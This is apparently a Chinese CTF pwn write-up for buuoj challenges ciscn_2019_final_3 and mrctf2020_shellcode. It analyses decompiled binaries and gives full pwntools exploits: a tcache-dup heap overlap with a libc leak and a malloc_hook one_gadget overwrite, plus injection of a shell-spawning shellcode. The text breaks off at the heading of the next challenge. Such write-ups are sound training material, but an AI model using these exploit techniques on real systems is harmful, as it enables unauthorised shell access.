
buuoj Pwn writeup 66-70

yongbaoii 于 2021-02-23 00:45:02 发布 122 收藏
分类专栏： CTF 文章标签： 安全


66 ciscn_2019_final_3

保护




```
wuangwuang@wuangwuang-PC:~/Desktop$ checksec -f ./66
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIF
Y       Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols        Yes 0
2       ./66
```

c++的一个堆。
逻辑挺简单。




```
int sub_F0E()
{
  puts("1. add");
  return puts("2. remove");
}
```

add




```
unsigned __int64 sub_CE1()
{
  __int64 v0; // rax
  __int64 v1; // rax
  unsigned int v2; // ebx
  __int64 v3; // rax
  size_t size; // [rsp+0h] [rbp-20h] BYREF
  unsigned __int64 v6; // [rsp+8h] [rbp-18h]

  v6 = __readfsqword(0x28u);
  v0 = std::operator<<<std::char_traits<char>>(&std::cout, "input the index");
  std::ostream::operator<<(v0, &std::endl<char,std::char_traits<char>>);
  std::istream::operator>>(&std::cin, (char *)&size + 4);
  if ( *((_QWORD *)&unk_2022A0 + HIDWORD(size)) || HIDWORD(size) > 0x18 )
    exit(0);
  v1 = std::operator<<<std::char_traits<char>>(&std::cout, "input the size");
```




```
  v1 = std::operator<<<std::char_traits<char>>(&std::cout, "input the size");
  std::ostream::operator<<(v1, &std::endl<char,std::char_traits<char>>);
  std::istream::operator>>(&std::cin, &size);
  if ( (unsigned int)size <= 0x78 )
  {
    v2 = HIDWORD(size);
    *((_QWORD *)&unk_2022A0 + v2) = malloc((unsigned int)size);
    v3 = std::operator<<<std::char_traits<char>>(&std::cout, "now you can write something");
    std::ostream::operator<<(v3, &std::endl<char,std::char_traits<char>>);
    sub_CBB(*((_QWORD *)&unk_2022A0 + HIDWORD(size)), (unsigned int)size);
    puts("OK!");
    printf("gift :%p\n", *((const void **)&unk_2022A0 + HIDWORD(size)));
  }
  return __readfsqword(0x28u) ^ v6;
```

HIDWORD是IAD里面的宏定义。




```
#define LOBYTE(x)    (*((_BYTE*)&(x)))    // low byte
#define LOWORD(x)    (*((_WORD*)&(x)))    // low word
#define LODWORD(x)   (*((_DWORD*)&(x)))   // low dword
#define HIBYTE(x)    (*((_BYTE*)&(x)+1))
#define HIWORD(x)    (*((_WORD*)&(x)+1))
#define HIDWORD(x)   (*((_DWORD*)&(x)+1))
#define BYTEn(x, n)    (*((_BYTE*)&(x)+n))
#define WORDn(x, n)    (*((_WORD*)&(x)+n))
#define BYTE1(x)    BYTEn(x,  1)         // byte 1 (counting from 0)
#define BYTE2(x)    BYTEn(x,  2)
#define BYTE3(x)    BYTEn(x,  3)
```



```
std::istream::operator>>((__int64)&std::cin, (__int64)&size + 4);
if ( *((_QWORD *)&unk_2022A0 + HIDWORD(size)) || HIDWORD(size) > 0x18 )
```


最多申请24个。
size下面放index，然后申请的chunk地址放在2022a0.



```
printf("gift :%p\n", *((const void **)&unk_2022A0 + HIDWORD(size)));
```

还把地址输了出来。

remove




```
unsigned __int64 remove()
{
  __int64 v0; // rax
  unsigned int v2; // [rsp+4h] [rbp-Ch] BYREF
  unsigned __int64 v3; // [rsp+8h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  v0 = std::operator<<<std::char_traits<char>>(&std::cout, "input the index");
  std::ostream::operator<<(v0, &std::endl<char,std::char_traits<char>>);
  std::istream::operator>>((__int64)&std::cin, (__int64)&v2);
  if ( v2 > 0x18 )
    exit(0);
  free(*((void **)&unk_2022A0 + v2));
  return __readfsqword(0x28u) ^ v3;
}
```

这个题给的东西比较少，给了堆的地址，给了申请，给了释放。

释放之后有个uaf。


思路就是首先我们需要泄露地址，程序里面的gift可以做到这一点，通过它来获得PIE，进而知道malloc_hook。

free后指针没有置0，且libc是2.27的，存在tcache dup。唯一问题就在于如何得到libc的地址。泄露libc地址一般通过unsortbin，存在tcache的情况下，64位程序需要申请超过0x400大小chunk，free之后才能进unsortbin，所以只能通过修改chunksize，其次要得到libc地址必须要分配到这块地方题目才能给你打印出来，通过overlap可以将在tcache中的fd部分变为unsortbin的fd部分，从而分配到libc地址上空间。



```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x55a5b36ee000
Size: 0x251

Allocated chunk | PREV_INUSE
Addr: 0x55a5b36ee250
Size: 0x11c11

Allocated chunk | PREV_INUSE
Addr: 0x55a5b36ffe60
Size: 0x421

Allocated chunk | PREV_INUSE
Addr: 0x55a5b3700280
Size: 0x81

Allocated chunk | PREV_INUSE
Addr: 0x55a5b3700300
Size: 0x81

Allocated chunk | PREV_INUSE
Addr: 0x55a5b3700380
Size: 0x81

Allocated chunk | PREV_INUSE
Addr: 0x55a5b3700400
Size: 0x31

Top chunk | PREV_INUSE
Addr: 0x55a5b3700430
Size: 0xebd1
```

这个是overlap之后的heap布局。



```
pwndbg> bins
tcachebins
0x20 [  1]: 0x55a5b36ffef0 —▸ 0x7f9637e9eca0 (main_arena+96) ◂— ...
0x30 [ -1]: 0
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x55a5b36ffee0 —▸ 0x7f9637e9eca0 (main_arena+96) ◂— 0x55a5b36ffee0
smallbins
empty
largebins
empty
pwndbg>
```

因为这道题唯一能够输出地址的只能是去申请到那个地方的chunk，那么通过overlap，把main_arena地址写在一个被overlap的chunk的fd那里，而且要提前把chunk挂到链里面，不然chunk的大小会被修改。
上面那个图就是效果图，这个时候如果去申请tcache大小的chunk的话，就会申请到main_arena，并且做到泄露地址。


然后就是随便找个chunk，来一次double free，攻击malloc_hook，来拿到shell。

```python
# -*- coding: utf-8 -*-
from pwn import *

r = remote("node3.buuoj.cn",28201)
#r = process("./66")
#libc=ELF('/home/wuangwuang/glibc-all-in-one-master/glibc-all-in-one-master/libs/2.27-3ubuntu1.2_amd64/libc.so.6')
libc = ELF("./libc.so.6")

context.log_level = "debug"

def add(idx,size,data):
    r.recvuntil('choice > ')
    r.sendline('1')
    r.recvuntil('the index')
    r.sendline(str(idx))
    r.recvuntil('the size')
    r.sendline(str(size))
    r.recvuntil('something')
    r.sendline(data)
    r.recvuntil('gift :')
    return int(r.recvline()[2:],16)
#这个地方这样接收地址，这种写法非常好

def free(idx):
    r.recvuntil('choice > ')
    r.sendline('2')
    r.recvuntil('the index')
    r.sendline(str(idx))

heap=add(0,0x78,'a')#0
print(hex(heap))

add(1,0x18,'b')#1
add(2,0x78,'c')#2
add(3,0x78,'d')#3
add(4,0x78,'c')#4
add(5,0x78,'d')#5
add(6,0x78,'c')#6
add(7,0x78,'d')#7
add(8,0x78,'c')#8
add(9,0x78,'d')#9
add(10,0x78,'c')#10
add(11,0x78,'d')#11
add(12,0x28,'d')#12

free(12)
free(12)

add(13,0x28,p64(heap-0x10))#4 修改为chunk0 size的地址
add(14,0x28,p64(heap-0x10))#5
add(15,0x28,p64(0)+p64(0x421))
#overlap
free(0) #unsort_bin chunk0->fd=libc
free(1) #tcache
add(16,0x78,'e')
add(17,0x18,'f')
'''
libc_base=add(18,0x18,'g')-0x3ebca0
malloc_hook=libc_base+libc.sym['__malloc_hook']
```


```
malloc_hook=libc_base+libc.sym['__malloc_hook']
'''
malloc_hook = (add(18, 0x18, 'g') & 0xFFFFFFFFFFFFF000) + (libc.sym['__malloc_hook'] & 0xFFF)
libc_base = malloc_hook - libc.sym['__malloc_hook']

#这样写可以避免不同的libc需要减的那个数字不一样。

one_gadget=libc_base+0x10a38c
print(hex(libc_base),hex(malloc_hook))

#dup
free(5)
free(5)
add(19,0x78,p64(malloc_hook))
add(20,0x78,p64(malloc_hook))
add(21,0x78,p64(one_gadget))
#getshell

#gdb.attach(r)

r.sendline("1")
r.sendline("22")
r.sendline('a')

r.interactive()
```

67 mrctf2020_shellcode

保护



```
wuangwuang@wuangwuang-PC:~/Desktop$ checksec -f ./67
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIF
Y       Fortified       Fortifiable  FILE
Full RELRO      No canary found   NX disabled   PIE enabled     No RPATH   No RUNPATH   68 Symbols      No     0
2         ./67
```



```
00001183                call    _setbuf
00001188                mov     rax, cs:stderr@@GLIBC_2_2_5
0000118F                mov     esi, 0          ; buf
00001194                mov     rdi, rax        ; stream
00001197                call    _setbuf
0000119C                lea     rdi, s          ; "Show me your magic!"
000011A3                call    _puts
000011A8                lea     rax, [rbp+buf]
000011AF                mov     edx, 400h       ; nbytes
000011B4                mov     rsi, rax        ; buf
000011B7                mov     edi, 0          ; fd
000011BC                mov     eax, 0
000011C1                call    _read
000011C6                mov     [rbp+var_4], eax
000011C9                cmp     [rbp+var_4], 0
000011CD                jg      short loc_11D6
000011CF                mov     eax, 0
000011D4                jmp     short locret_11E4
000011D6 ; ---------------------------------------------------------------------------
000011D6
000011D6 loc_11D6:                              ; CODE XREF: main+78↑j
000011D6                lea     rax, [rbp+buf]
000011DD                call    rax
000011DF                mov     eax, 0
000011E4
000011E4 locret_11E4:                           ; CODE XREF: main+7F↑j
000011E4                leave
000011E5                retn
```

因为有call rax 反编译不了，就直接看吧。


没开NX，然后call rax那里直接把buf的地址放了进去，所以回call那里，所以直接在那个地方写上shellcode就好。

exp


```python
# -*- coding: utf-8 -*
from pwn import *

context.arch = "amd64"
context.log_level = "debug"
r = remote('node3.buuoj.cn',26456)
#r = process('./65')
elf = ELF('./67')
libc = ELF("./64/libc-2.23.so")

shellcode = asm(shellcraft.sh())

r.sendline(shellcode)

r.interactive()
```

68 hitcontraining_magicheap

保护



